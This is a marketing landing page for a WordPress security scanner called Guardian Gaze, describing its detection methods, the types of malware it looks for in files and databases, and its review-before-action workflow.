


From hidden threat to clear action
Guardian Gaze scans WordPress files and database content, explains
suspicious findings and keeps you in control of every action.
From scan to safe in four clear steps
Scan
Check WordPress core, plugins, themes, mu-plugins and database content.
Review
See suspicious files or records with severity, location and context.
Understand
Read a plain-English explanation of why the finding matters.
Act
Quarantine, remove, send to your developer or escalate for expert review.
No single scanner catches everything.

Signature Detection
Find known malware
quickly.

Heuristic Analysis
Identify suspicious
patterns and behaviors.
File Integrity
Detect unexpected
changes against trusted
baselines.

Database Analysis
Find malicious payloads
stored outside the
filesystem.
Guardian Gaze combines these signals before surfacing a finding.
See how GuardianGaze reasons about a hidden backdoor
Signature Scanner
No known hash match.
Traditional result:Static Rules
Suspicious functions appear, but they may also exist in legitimate code.
Traditional result:Guardian Gaze Analysis
The code decodes data from the database and executes it dynamically behavior consistent with a staged backdoor.
Guardian Gaze result:You Decide
Review the evidence before anything is changed.
Actions:- Quarantine
- Send to Developer
- Request Expert Review
Malware can hide in more than one place
FILES
- WordPress core
- Plugins
- Themes
- mu-plugins
- Drop-ins
- Custom wp-content paths
- PHP files in uploads/root

DATABASE
- wp_options
- Posts & post meta
- User meta
- Suspicious scheduled tasks
- Hidden admin accounts
- Cross-referenced file/database findings

Obfuscated Web Shells
Encoded malicious code designed to hide intent.
Trojanized Plugins
Legitimate-looking components with injected backdoors.
Database Malware
Payloads stored outside normal files.
Multi-Stage Droppers
Initial files that download the real malicious payload later.
Conditional Backdoors
Malware that activates only for specific requests.
mu-plugin Persistence
Malicious code hiding in must-use plugins.
Nothing changes without your approval

Read-Only by Default
Scanning does not modify your site.

Review Before Action
Every finding includes context first.

No Silent Deletion
Removal and quarantine are deliberate actions.

Escalate When Needed
Send findings to your developer or security expert.
Heavy analysis without making your site do the heavy lifting
WordPress Site
Your live WordPress site, just as it is.

Guardian Gaze Analysis
Our intelligent scanner checks for security issues from the outside.

Findings
Get clear, easy to understand report with prioritized findings.

Action
Take informed action to fix issues and strengthen your site's security.
Benefits:
Less server load
Works across shared and managed hosting
Reduced dependence on the same compromised environment being inspected
Guardian Gaze adds another layer it doesn't ask you to throw everything else away.
Use GuardianGaze alongside perimeter security, hosting controls and
other WordPress protection tools.

Cloudflare / Firewall
Blocks malicious traffic and keeps your site safe at the edge.

WordPress Security Controls
Harden your WordPress site with proven security settings and controls.

GuardianGaze Detection & Analysis
Continuously scans, detects threats, and analyzes suspicious activity.
Clear Findings & Action
Get clear, prioritized findings with actionable steps to resolve and stay protected.
Common questions
See what your current security stack may be missing
Install Guardian Gaze, run your first scan and review every
finding before anything is changed.